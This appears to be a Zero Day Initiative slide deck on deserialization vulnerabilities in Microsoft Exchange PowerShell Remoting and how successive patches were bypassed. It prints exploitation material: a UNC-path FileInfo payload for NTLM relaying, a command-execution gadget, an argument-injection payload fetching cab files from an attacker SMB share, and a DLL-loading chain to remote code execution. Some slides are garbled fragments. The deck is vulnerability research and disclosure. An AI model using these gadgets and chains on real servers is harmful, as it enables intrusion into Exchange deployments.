



ZERO DAY
INITIATIVE



TREND
MICRO

HALF MEASURES AND FULL COMPROMISE: EXPLOITING MICROSOFT EXCHANGE POWERSHELL REMOTING

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Exchange PowerShell Remoting

- Built on Windows PowerShell Remoting.
- Any domain user with Exchange Mailbox can invoke multiple Cmdlets. Higher role -> more Cmdlets available.
- Connection over HTTP, with Kerberos authentication.
- Can be easily accessed from the internal network, although external connections shouldn't be possible (Exchange Front-End and Back-End).
- This research is based on (Exchange) PowerShell Remoting arguments deserialization, which has started from ProxyNotShell chain.



ProxyShell by Orange Tsai

CVE-2021-34473 -> Pre-Auth Path Confusion

POST

/autodiscover/autodiscover.json?@zdi.local/PowerShell?...
&Email=autodiscover/autodiscover.json%3F@zdi.local



CVE-2021-31207 -> Arbitrary File Write in
New-MailboxExportRequest Cmdlet

ProxyNotShell found ITW by GTSC*

CVE-2022-41040 -> Post-Auth Path Confusion

POST

/autodiscover/autodiscover.json?@zdi.local/PowerShell?...
&Email=autodiscover/autodiscover.json%3F@zdi.local
Authorization: Basic ...



CVE-2022-41082 -> Deserialization in Exchange PowerShell Remoting

Exchange PowerShell Remoting

Any domain user with an Exchange Mailbox can e.g., invoke this Cmdlet:

Get-Mailbox **-Identity** **user@zdi.local**

Exchange PowerShell Remoting

Not only simple types, like *String* or *Int64*

Get-Mailbox

AccountPartitionIdParameter [↗](#)
OrganizationalUnitIdParameter [↗](#)
OrganizationIdParameter [↗](#)
Fqdn [↗](#)
Int64 [↗](#)
String [↗](#)
AccountPartitionIdParameter [↗](#)
DatabaseIdParameter [↗](#)
OrganizationalUnitIdParameter [↗](#)
OrganizationIdParameter [↗](#)
Fqdn [↗](#)
Int64 [↗](#)
String [↗](#)
AccountPartitionIdParameter [↗](#)
MailboxIdParameter [↗](#)
OrganizationalUnitIdParameter [↗](#)
OrganizationIdParameter [↗](#)
Fqdn [↗](#)
Int64 [↗](#)
String [↗](#)
AccountPartitionIdParameter [↗](#)

PowerShell Remoting Protocol

- Almost 200 pages of documentation.*
- Target types divided into: *primitive* and *complex*.
- *Primitive* types examples:
 - *String*
 - *Unsigned/Signed Int*
 - *Byte Array*
 - *Guid*
 - *Url*
- *Complex* type needs to be allowed.
- Type nesting is possible.

```
<Obj><LST>
  <Obj RefId="RefId-0">
    <TN RefId="RefId-0">
      <T>System.Drawing.Point</T>
      <T>System.ValueType</T>
      <T>System.Object</T>
    </TN>
    <ToString>{X=12,Y=34}</ToString>
    <Props>
      <B N="IsEmpty">false</B>
      <I32 N="X">12</I32>
      <I32 N="Y">34</I32>
    </Props>
  </Obj>
  <Ref RefId="RefId-0" />
</LST></Obj>
```

(Exchange) PowerShell Remoting - simplified deserialization

Serialized
Complex
Object

Get
targetType
(allowed)

- Exchange.types.ps1xml
- Exchange.partial.types.ps1xml
...
- WindowsPowerShell\v.1.0\types
.ps1xml

Figure
Conversion
(*fromType* to
targetType)

Selecting first applicable
conversion mechanism to
perform deserialization

1) ConvertViaParseMethod
2) ConvertViaConstructor
3) ConvertViaNoArgumentConstructor
...
4) Custom Converters

- 1) Invokes **public static Parse(String)** method of *targetType*.
- 2) Invokes the **single-argument constructor** of *targetType*, where **argument type** is *fromType*.
- 3) Invokes the **no-argument constructor** of *targetType* and uses setters.
- 4) Custom converters defined in type properties. Exchange has its own custom *SerializationTypeConverter*.

Exchange.types.ps1xml – sample type definition

```
<Type>
  <Name>Deserialized.Microsoft.Exchange.Data.IPvxAAddress</Name>
  <Members>
    <MemberSet>
      <Name>PSSStandardMembers</Name>
      <Members>
        <NoteProperty>
          <Name>TargetTypeForDeserialization</Name>
          <Value>Microsoft.Exchange.Data.IPvxAAddress</Value>
        </NoteProperty>
      </Members>
    </MemberSet>
  </Members>
</Type>
<Type>
  <Name>Microsoft.Exchange.Data.IPvxAAddress</Name>
  <Members>
    <CodeProperty IsHidden="true">
      <Name>SerializationData</Name>
      <GetCodeReference>
        <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
        <MethodName>GetSerializationData</MethodName>
      </GetCodeReference>
    </CodeProperty>
  </Members>
  <TypeConverter>
    <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
  </TypeConverter>
</Type>
```

Deserialized type


targetType

Custom converter

Exchange SerializationTypeConverter


BinaryFormatter based with list of allowed and disallowed types.

targetType -
IPvxAddress



ProxyNotShell – type control is everything*

Root cause: Exchange custom converter whitelists *System.UnitySerializationHolder*



* Full payload and description:

<https://www.zerodayinitiative.com/blog/2022/11/14/control-your-types-or-get-pwned-remote-code-execution-in-exchange-powershell-backend>

My ProxyNotShell based research

CVE-2023-21529: RCE

CVE-2023-32031: RCE

CVE-2023-36745: RCE

CVE-2023-36756: RCE

CVE-2023-36744: File Write

CVE-2023-36777: XXE (File Read + NTLM)

CVE-2023-36050: XXE (File Read + NTLM)

CVE-2023-36039: NTLM Relaying

CVE-2023-36035: NTLM Relaying

CVE-2023-38181: NTLM Relaying

CVE-2022-41078: NTLM Relaying

CVE-2022-41079: NTLM Relaying

CVE-2023-21745: NTLM Relaying

CVE-2023-36757: DoS + NTLM Relaying



Exchange converter + allowed deserialization classes



Exploitation through allowed MultiValuedProperty bridge



PowerShell Remoting allowed classes



Allowed class, not allowed member – members deserialization

CVE-2023-21745 – allowed PSRP class

```
<Type>
<Name>Deserialized.System.IO.FileInfo</Name>
<Members>
  <MemberSet>
    <Name>PSStandardMembers</Name>
    <Members>
      <NoteProperty>
        <Name>TargetTypeForDeserialization</Name>
        <Value>System.IO.FileInfo</Value>
      </NoteProperty>
    </Members>
  </MemberSet>
</Members>
</Type>
<Type>
<Name>System.IO.FileInfo</Name>
<Members>
  <CodeProperty IsHidden="true">
    <Name>SerializationData</Name>
    <GetCodeReference>
      <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
      <MethodName>GetSerializationData</MethodName>
    </GetCodeReference>
  </CodeProperty>
</Members>
<TypeConverter>
  <TypeName>Microsoft.Exchange.Data.SerializationTypeConverter</TypeName>
</TypeConverter>
</Type>
```

Conversion order matters! PowerShell Remoting will firstly try to see if object can be deserialized with a built-in conversions.

Custom conversions are last resort.


```
<Obj RefId="13">
  <MS>
    <S N="N">--Identity:</S>
      <Obj N="V" RefId="14">
        <TN RefId="2">
          <T>System.IO.FileInfo</T>
          <T>System.Object</T>
        </TN>
        <ToString>Object</ToString>
        <S>\\\\192.168.1.11\\~pocfileinfo\\poc</S>
      </Obj>
    </MS>
  </Obj>
```



FileInfo("\\\\192.168.1.11\\~pocfileinfo\\poc")

Let's patch ProxyNotShell

- I knew that it would be extremely difficult to patch.
- I decided to look for more exploitation **gadgets in Exchange codebase** and reported:
 - 3 RCE gadgets,
 - 2 Arbitrary File Read gadgets,
 - 8 DoS gadgets,
 - 20 NTLM Relaying gadgets
 - and I stopped looking for more at this point.
- Eventually, **2 (RCE and Relay)** were treated as unique issues, **because the abused classes had to be allowed in Exchange**. RCE was still hitting after CVE-2022-41082 (ProxyNotShell) patch!



ProxyNotShell patch – more type control

- *UnitySerializationHolder* still allowed, but custom *UnitySerializationHolderSerializationSurrogate* was implemented to control the output *Type*.
- Additional type based on whitelists by default (very good):
 - Verification of “strict” types.
 - Verification of “generic” types.
- Bad luck: the previously mentioned **RCE gadget was allowed**, and it became a fundamental for most of my future exploits.

CVE-2023-21529 – MultiValuedProperty

```
namespace Microsoft.Exchange.Data
{
    // Token: 0x02000098 RID: 152
    [TypeConverter(typeof(SimpleGenericsTypeConverter))]
    [Serializable]
    public class MultiValuedProperty<T> : MultiValuedPropertyBase, IEnumerable, IEnumerable<T>,
        ICollection, ICollection<T>, IList, IList<T>, IEquatable<MultiValuedProperty<T>>
    {

        public MultiValuedProperty(object value) : this(true, true, null, MultiValuedProperty<T>.
            GetObjectAsEnumerable(value), null, null, false)
        {
        }
    }
}
```

MultiValuedProperty<T> is **allowed**, and we control both **generic type *T*** (treat it as *internalTargetType*) and input argument to the constructor *value*. Code flow leads to the *ValueConverter.ConvertValue* method, which:

- Calls **TryParseConversion** method – invokes public and static *Parse(String)* on *internalTargetType*.
- Calls **TryConstructorConversion** method – invokes public single-argument constructor on *internalTargetType*.

CVE-2023-21529 - MultiValuedProperty

Root cause: *MultiValuedProperty<T>* uses internal deserialization mechanism, which is based on *Parse(String)* and single-argument constructor. *internalTargetType* is not verified.

targetType –
*System.ServiceProcess.
ServiceController*

Property -
TargetTypeForDeserialization

Serialized
UnitySerializationHolder –
stores allowed
*MultiValuedProperty<Xaml
Reader>* type

fromType - *String*

XAML RCE gadget

Deserialize
property

Step 1

Use Exchange
*Serialization
TypeConverter*

Deserialized
UnitySerializationHolder

Type: System.Type

FullName:

Run :
Microsoft.Exchange.Data.
MultiValuedProperty
<XamlReader>

Whitelist check - OK

Step 2

Overwrite *targetType*
with
Microsoft.Exchange.Data
.MultiValuedProperty
<XamlReader>

Deserialize from
String to
*MultiValuedPrope
rty<XamlReader>*

Step 3

Use *single-arg
constructor
conversion*

Reach
ValueConvertor.ConvertValue:
fromType: String
internalTargetType: XamlReader

Step 4

XamlReader.Parse(String)


CVE-2023-32031 – bypass internal type control in MVP

- Patch for CVE-2023-21529 implements internal type control in *ValueConvertor.ConvertValue*. It was based on a **blocklist** though.
- We can still **call arbitrary single-argument constructors and static Parse(String)**, as long as the generic type given to MultiValuedProperty is **not disallowed**.
- It took me 0 seconds to bypass this patch, because...
- Gadgets that I've reported in Sep/Oct 2022 have been marked as duplicates, but have never been included in the Exchange block list.



CVE-2023-32031 – Command gadget

MultiValuedProperty<Command> mvp = new
MultiValuedProperty<Command>("cmd.exe /c calc")



```
public Command(string commandLine) : this(commandLine, new CommandOptions())
{
}

public Command(string commandLine, CommandOptions options)
{
    this._options = options;
    this._commandLine = commandLine;
    Match match = Regex.Match(commandLine, "^\\s*\\\"(.*)\\\"\\s*(.*)\"");
    if (!match.Success)
    {
        match = Regex.Match(commandLine, "\\s*(\\S*)\\s*(.*)");
    }
    ProcessStartInfo processStartInfo = new ProcessStartInfo(match.Groups[1].Value, match.Groups[2].Value);
    this._process = new Process();
    this._process.StartInfo = processStartInfo;
    ...
    try
    {
        this._process.Start();
    }
    ...
}
```

*Microsoft.Diagnostics.
Runtime.Utilities.Command*

New patch – blocklist extension

- New patch extends the blocklist for internal *MultiValuedProperty* deserialization. Gadgets that I've reported in Sep/Oct 2022 got included (except one that was missed).
- NTLM Relaying/DoS gadgets were so easy to find, that I didn't even bother reporting (you could probably find dozens of them). I've focused on RCE.
- Path Confusion fixed (even before this patch), so you need a Kerberos authentication to exploit Exchange PowerShell. Being inside the domain should be sufficient though and you should be able to use UNC paths for the file delivery.
- Exemplary NTLM Relay/DoS gadgets:

```
new StreamWriter("path")
```


CVE-2023-36756 – ApprovedApplicationCollection

Microsoft.Exchange.Data.Directory.SystemConfiguration.ApprovedApplicationCollection

```
public ApprovedApplicationCollection(object value) : base(ApprovedApplicationCollection.  
ConvertValue(value, null))  
{  
}  
  
public static MultiValuedProperty<ApprovedApplication> ParseCab(string cabFile)  
{  
    if (cabFile == null)  
    {  
        throw new ArgumentNullException("cabFile");  
    }  
    string text = null;  
    MultiValuedProperty<ApprovedApplication> result;  
    try  
    {  
        FileInfo fileInfo = new FileInfo(cabFile);  
        text = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString("D"));  
        Directory.CreateDirectory(text);  
        ApprovedApplication.OpenCabinetFile(fileInfo.FullName, text);  
        result = ApprovedApplication.BuildApprovedApplicationList(text, fileInfo.Name);  
    }  
    finally  
    {  
        if (text != null)  
        {  
            Directory.Delete(text, true);  
        }  
    }  
    return result;  
}
```

```
internal static void OpenCabinetFile(string cabName, string outputPath)  
{  
    Process process = Process.Start(new ProcessStartInfo("extrac32.exe",  
        string.Format("/Y /E /L \"{0}\" \" {1}\"", outputPath, cabName))  
    {  
        CreateNoWindow = true  
    });  
    process.WaitForExit();  
    process.Close();  
}
```

extrac32 turned out to be
vulnerable to **path traversal**
during unpacking

```

3 Sol
on: E
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t f
at Non
ow func
2 func
an(a)?v
persiste
fel b(cf
5 Run :
wallhav
4 * /
4 EV
public:
15 pas
17 g var
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```



Trojan:Win32/Extrac32Abuse.A

[Learn more](#)

file: C:\Users\Administrator\test\test.cab

nt authority\system WIN-6KF62KUSUI9

CVE-2023-36745 – LPE or RCE?

Microsoft.Exchange.DxStore.Common.DxSerializationUtil+SharedTypeResolver

```
public SharedTypeResolver(string assemblyLoadPath = null)
{
    if (string.IsNullOrEmpty(assemblyLoadPath))
    {
        assemblyLoadPath = ExchangeSetupContext.BinPath;
    }
    this.fusePaxosAsm = Assembly.LoadFrom(Path.Combine(assemblyLoadPath, "FUSE.Paxos.dll"));
    this.typeCache = new ConcurrentDictionary<string, Type>();
    this.typeNameCache = new ConcurrentDictionary<string, string>();
    this.typeNamespaceCache = new ConcurrentDictionary<string, string>();
}
```

- Could be easily used for LPE – we drop a *Fuse.Paxos.dll* to any writeable location and then load it.
- RCE would require a File Write primitive though and those are not easy to find.

CVE-2023-36744 – Arbitrary File Write

```
public DumpDataReader(string file)
{
    if (!File.Exists(file))
    {
        throw new FileNotFoundException(file);
    }
    if (Path.GetExtension(file).ToLower() == ".cab")
    {
        file = this.ExtractCab(file);
    }
    this._fileName = file;
    this._dumpReader = new DumpReader(file);
}
```



```
private string ExtractCab(string file)
{
    this._generatedPath = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString());
    while (Directory.Exists(this._generatedPath))
    {
        this._generatedPath = Path.Combine(Path.GetTempPath(), Guid.NewGuid().ToString());
    }
    Directory.CreateDirectory(this._generatedPath);
    CommandOptions commandOptions = new CommandOptions();
    commandOptions.NoThrow = true;
    commandOptions.NoWindow = true;
    Command command = Command.Run(string.Format("expand -F:*dmp {0} {1}", file, this._generatedPath), commandOptions);
    ...
    this.Dispose();
    ...
}
```



```
public void Dispose()
{
    if (this._generatedPath != null)
    {
        try
        {
            string[] files = Directory.GetFiles(this._generatedPath);
            for (int i = 0; i < files.Length; i++)
            {
                File.Delete(files[i]);
            }
            Directory.Delete(this._generatedPath, false);
        }
        ...
    }
}
```

- File needs to exist.
- *.cab* extension is obligatory.
- Extraction to temporary directory based on GUID.
- Only files ending with dmp extracted.
- Files deleted afterwards.

CVE-2023-36744 – Arbitrary File Write

On a second thought, **Argument Injection** exists in *expand.exe* call and *expand* is tricky.

1) When **-r** or **-i** argument is provided, **-F** is ignored.

```
> expand -F:*dmp -i \\win-attacker\poc\test.cab C:\Users\Public\cabtest

> ls
-a----          7/6/2023   3:31 AM           8 test.txt
```

2) **-r** allows to **unpack (create) directories**, so we can extract something like *dir\Fuse.Paxos.dll*. File deletion routine calls *Directory.Delete* with **recursive=false**, thus our file **won't get deleted**!

3) We can deliver multiple *.cab* files and extract several files.

CVE-2023-36744 – Arbitrary File Write

Sample payload:

```
\\win-attacker\poc\f.cab -r \\win-attacker\poc\i.cab \\win-attacker\poc\t.cab
```

Such a file *needs to exist*, thus we need to prepare SMB share with a tricky structure.

```
$ tree ./
./
├── f.cab
├── f.cab -r
│   └── win-attacker
│       └── poc
│           └── i.cab
│               └── win-attacker
│                   └── poc
│                       └── t.cab
├── i.cab
└── t.cab
```


- *i.cab* – *Fuse.Paxos.Dll*
- *t.cab* – *ljwhost.dll*
- *f.cab* – *corrupted cab file* (to leak GUID)

CVE-2023-36777 – Arbitrary File Read (XXE)

When *expand.exe* is unable to extract a file from *cab* file (for instance when the **file name contains “:”** character), it writes exception to **C:\Windows\Logs\DPX\setupact.log**:

```
2023-07-05 06:00:18, Info DPX MoveFileExW failed, source:
\\?\C:\Windows\TEMP\9575c7e8-bf61-4176-bb16-
773ce766a5e1\d9fa1a72a7f6453d8eed13b1723724f3$dpx$.tmp\d00f74a50504e54f9b14b55c
60bef1ba.tmp, destination: \\?\C:\Windows\TEMP\9575c7e8-bf61-4176-bb16-
773ce766a5e1\c:tzt.dmp, hr 0x8007007b
```

Now, we can **use XXE -> File Read (CVE-2023-36777)** to leak the **GUID** of our temporary directory (*Microsoft.Build.Evaluation.Project* – abuse of its single-argument constructor).



CVE-2023-36745 – Final Chain

- **CVE-2023-36744** – **drop DLL** to the *C:\Windows\Temp\<GUID>\a* directory.
- **CVE-2023-36777** – **leak <GUID>** from logs with XXE (Arbitrary File Read).
- **CVE-2023-36745** – **load DLL** from *C:\Windows\Temp\<GUID>\a\Fuse.Paxos.dll* and get RCE.

DEMO TIME



Patches and blocklist drop

- Patch introduced new, much better deserialization protection mechanism:
 - **Allow list on priority (also in *MultiValuedProperty*).**
 - Internal types defined for generics are also verified.
- We finally cannot deserialize any class that isn't disallowed.
